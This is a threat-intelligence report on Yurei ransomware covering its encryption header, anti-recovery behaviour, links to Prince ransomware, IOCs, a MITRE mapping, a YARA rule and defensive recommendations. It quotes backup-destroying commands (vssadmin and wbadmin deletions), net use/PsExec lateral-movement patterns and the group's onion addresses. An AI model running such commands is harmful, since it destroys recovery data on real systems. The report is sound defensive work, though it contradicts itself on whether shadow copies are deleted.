
FILE HEADER STRUCTURE (CHACHA20 KEY + NONCE)

Each encrypted file starts with a header that contains an asymmetrically encrypted ChaCha20 key, immediately followed by the encrypted nonce. A fixed delimiter (0x7c7c, ASCII “||”) separates this header from the ciphertext. This layout gives each file a unique key/nonce pair while enabling the attacker’s decryptor to reliably parse and recover the values required for decryption.



ANTI-RECOVERY AND ANTI-FORENSICS OPERATIONS

During execution, the sample launches multiple PowerShell commands to delete shadow copies and backup catalogs (vssadmin Delete Shadows /All /Quiet, wbadmin Delete Catalog -Quiet) and recursively removes event and log files, demonstrating active anti-recovery and anti-forensics measures. Simultaneously, it stages and drops payloads to local Temp and root directories and attempts credential-based lateral movement using net use, CIM sessions, and PsExec-style remote execution, including repeated net use \\<ip>\IPC$ attempts with different credentials. This combination of backup destruction, log wiping, payload deployment, and network propagation reflects a coordinated kill-chain aimed at maximizing impact while hindering remediation and forensic investigation.



EXTERNAL THREAT LANDSCAPE MANAGEMENT


Yurei Ransomware was first identified on September 5, 2025, with its initial reported victim being a food manufacturing company in Sri Lanka.


While “Yūrei” (幽霊) is a Japanese word meaning “ghost” or “spirit,” this alone does not provide enough evidence to conclude that the developer of the Yurei ransomware is from Japan.

The first Yurei Ransomware sample was submitted to a malware database on September 7, 2025, originating from Morocco, and was later reuploaded from Germany and Turkey. However, these submissions alone do not confirm that the developer is based from these countries.

DEBUG / COMPILE-TIME METADATA EXPOSURE

The executable’s compile-time metadata reveals a Windows username (intellocker) on the C: drive and a path on D: (D:\satanlockv2), suggesting potential ties to other known ransomware groups. The presence of these embedded paths and usernames in the binary indicates a possible connection between the Yurei ransomware build and a SatanLockerV2 development environment.






YUREI RANSOMWARE CHAT BOX AND BLOG LINK

Blog Link (Currently not accessible):
http[://fewcriet5rhoy66k6c4cyvb2pqrblxtx4mekj3s5l4jjt4t4kn4vheyd[.onion

Chat Link (Currently not accessible):
http[://fewcriet5rhoy66k6c4cyvb2pqrblxtx4mekj3s5l4jjt4t4kn4vheyd[.onion/chat/777676f8-2313-425f-873a-65c4df8d5def/chat[.php



YUREI VS PRINCE RANSOMWARE – KEY SIMILARITIES AND OBSERVATIONS

Analysis of the Yurei ransomware reveals a possible significant degree of source code reuse from the open-source Prince-Ransomware project. The link is established through symbol retention, matching cryptographic schemes, structural similarities in file handling, and inherited behavioral quirks.

Key overlaps:

- Symbols preserved: Yurei's binary retains function and module names from Prince (e.g., PrinceCrypto.dll, InitPrinceKeys() ? InitYureiKeys()), indicating code lineage.
- Encryption: Uses the same ChaCha20 + ECIES scheme; session keys are ECIES-wrapped and file data encrypted with ChaCha20, mirroring Prince's method.
- File structure & extension: Appends .Yurei to encrypted files, storing NONCE || ENCRYPTED_KEY || CIPHERTEXT in the same header layout as Prince.
- Drive enumeration & recursion: Recursively enumerates all drives, including UNC network shares, skipping blacklists, same traversal logic as Prince.
- Concurrency modification: Implements Go goroutines for parallel encryption across drives, unlike Prince's single-threaded approach.
- Inherited flaws: Does not delete Volume Shadow Copies (VSS), leaving recovery points intact — a flaw carried over from Prince.
- Wallpaper / ransom note logic: Attempts to set a desktop background via PowerShell, but with a missing URL, defaults to a solid color, replicating Prince's misconfiguration issue.

CONCLUSION

Yurei Ransomware is a highly sophisticated malware family leveraging advanced encryption (ChaCha20 + ECIES), per-file keys, and professionalized ransom notes. Its propagation methods, including SMB shares, removable drives, and credential-based execution, enable rapid lateral spread across networks. Anti-forensics routines such as log wiping, secure deletion, and memory cleansing hinder recovery and forensic analysis. The ransomware's double-extortion capabilities increase pressure on victims, threatening data leaks in addition to ransom demands. Analysis

indicates possible code reuse from the Prince ransomware, with minor modifications and inherited flaws. Overall, Yurei represents a professional, high-impact threat designed for stealth, speed, and irreversible data compromise.

INDICATORS OF COMPROMISE

Indicator	Type	Remarks
1263280c916464c2aa755a81b0f947e769c8a735a74a172157257fca340e1cf4	Sha256	3dec9093b6da575c87
4f88d3977a24fb160fc3ba69821287a197ae9b04493d705dc2fe939442ba6461	Sha256	YureiRansomware.ex
hXXp[:]//fewcriet5rhoy66k6c4cyvb2pqrblxtx4mekj3s5l4jjt4t4kn4vheyd[.]onion	URL	BLOG LINK
hXXp[:]//fewcriet5rhoy66k6c4cyvb2pqrblxtx4mekj3s5l4jjt4t4kn4vheyd[.]onion/chat/777676f8-2313-425f-873a-65c4df8d5def/chat[.]php	URL	CHAT LINK

MITRE ATTACK FRAMEWORK

Tactic	Technique ID	Technique
Execution	T1047	Windows Management Instrumentation
Execution	T1059	Command and Scripting Interpreter
Execution	T1106	Native API
Execution	T1129	Shared Modules / Get kernel32 base address / PEB access
Persistence	T1543	Create or Modify System Process
Persistence	T1543.003	Windows Service
Defense Evasion	T1006	Direct Volume Access (searches for available drives)
Defense Evasion	T1027	Obfuscated Files or Information (packing, encryption/encoding)
Defense Evasion	T1027.002	Software Packing
Defense Evasion	T1036	Masquerading (creates files in user directories)
Defense Evasion	T1045	Software Packing (local sandbox packer harvesting — unknown)
Defense Evasion	T1064	Scripting (use of PowerShell utilities)
Defense Evasion	T1070	Indicator Removal (clears Windows events/logs)
Defense Evasion	T1070.004	File Deletion (deletes shadow copies / vssadmin, wbadmin)
Defense Evasion	T1070.006	Timestomp (yara indicators triggered)
Defense Evasion	T1140	Deobfuscate/Decode Files or Information (AES via x86 extensions)
Defense Evasion	T1202	Indirect Command Execution (uses suspicious Windows utilities)
Defense Evasion	T1562	Impair Defenses (attempts to stop active services)
Defense Evasion	T1562.001	Disable or Modify Tools (attempts to stop active services)
Defense Evasion	T1564	Hide Artifacts (uses ADS / alternate data streams)
Defense Evasion	T1564.003	Hidden Window (creates process with hidden window)
Defense Evasion	T1564.004	NTFS File Attributes (interacts with ADS)
Credential Access	T1003	OS Credential Dumping
Credential Access	T1552	Unsecured Credentials (harvests mail client data)
Credential Access	T1552.001	Credentials in Files (Outlook .pst exfiltration)
Discovery	T1012	Query Registry (MachineGuid, fingerprinting)
Discovery	T1016	System Network Configuration Discovery (reads network adapter info)
Discovery	T1057	Process Discovery (queries list of running processes)
Discovery	T1082	System Information Discovery (memory, volume info)
Discovery	T1497	Virtualization/Sandbox Evasion (process count anomaly)
Collection	T1005	Data from Local System (harvests Outlook .pst)
Collection	T1074	Data Staged (manipulates recycle bin / staging)
Collection	T1114	Email Collection

Command & Control	T1071	Application Layer Protocol (suspicious network indicators)
Command & Control	T1090	Proxy (Tor onion address observed)
Impact	T1485	Data Destruction (clears Windows events/logs; anomalous deletions)
Impact	T1486	Data Encrypted for Impact (modifies/renames user files; .yurei extension)
Impact	T1489	Service Stop (attempts to stop active services)
Impact	T1490	Inhibit System Recovery (deletes volume shadow copies / disables backups)

YARA RULES

```
import “hash”
rule YUREI_RANSOMWARE
{
meta:
author = “Cyfirma Research Team”
description = “Detects Yurei ransomware samples using SHA256 hashes or associated strings/IOCs”
date = “2025-09-26”

strings:
$exe_name = “YureiRansomware.exe” nocase
$ps1_fragment = “3dec9093b6da575c8700a9eb.ps1” ascii nocase
$onion_domain = /\bfewcriet5rhoy66k6c4cyvb2pqrblxtx4mekj3s5l4jjt4t4kn4vheyd\.onion\b/i
$onion_chat = /\bfewcriet5rhoy66k6c4cyvb2pqrblxtx4mekj3s5l4jjt4t4kn4vheyd\.onion\/chat\/[0-9a-fA-F-]
{8,48}\/chat\.php\b/i
$nonce_like = “ENCRYPTED_KEY || NONCE || CIPHERTEXT” ascii nocase

condition:
// Hash-based detection (high confidence)
hash.sha256(0, filesize) == “1263280c916464c2aa755a81b0f947e769c8a735a74a172157257fca340e1cf4” or
hash.sha256(0, filesize) == “4f88d3977a24fb160fc3ba69821287a197ae9b04493d705dc2fe939442ba6461” or

// String / IOC-based detection (broader coverage)
any of ($exe_name, $ps1_fragment, $onion_domain, $onion_chat, $nonce_like)
}
```

RECOMMENDATIONS

Strategic

- Adopt a ransomware resilience program (board-level): Formalize incident response, tabletop exercises, and decision frameworks for pay vs. non-pay scenarios to reduce time-to-decision and financial exposure.
- Invest in segmented, air-gapped backups with tested restore drills: enforce immutable/air-gapped backups and run quarterly restore tests.

Tactical

- Harden identity & access (MFA + least privilege): Require MFA for remote admin access, remove local admin rights where possible, and enforce MFA on service accounts and RDP/CIM/PSExec access.
- Network segmentation & SMB hardening: Segment production networks, restrict SMB to known subnets, disable anonymous/share access, and monitor for unusual SMB write activity.

Operational

- Endpoint detection & rapid containment playbooks: Deploy EDR with behavioral detection for rapid isolation (kill-process, network cut, quarantine) and pre-approved containment runbooks.

- Backup verification & incident escalation triggers: Implement automated backup integrity checks and define clear escalation thresholds (e.g., >X encrypted hosts ? activate IR team).

Technical

- Detect & block Yurei indicators + behavior: Deploy YARA (use combined hash+IOC rule previously created), EDR rules to flag ChaCha20/ECIES usage patterns, file header markers (0x7c7c / ||), and suspicious PowerShell commands (vssadmin/wbadmin/Get-ChildItem | Remove-Item). Rationale: Enables both high-confidence (hash) and broader behavioral detection to catch variants.
- Hunt & remediate lateral movement artefacts: Proactively search logs for PSCredential / CIM / net use *\IPC$ attempts, unexpected service creations, EDR alerts for creation of files with extension .yurei, and new files named WindowsUpdate.exe / System32_Backup.exe (including on removable or network shares); remove exposed credentials and rotate affected secrets.

Back to Listing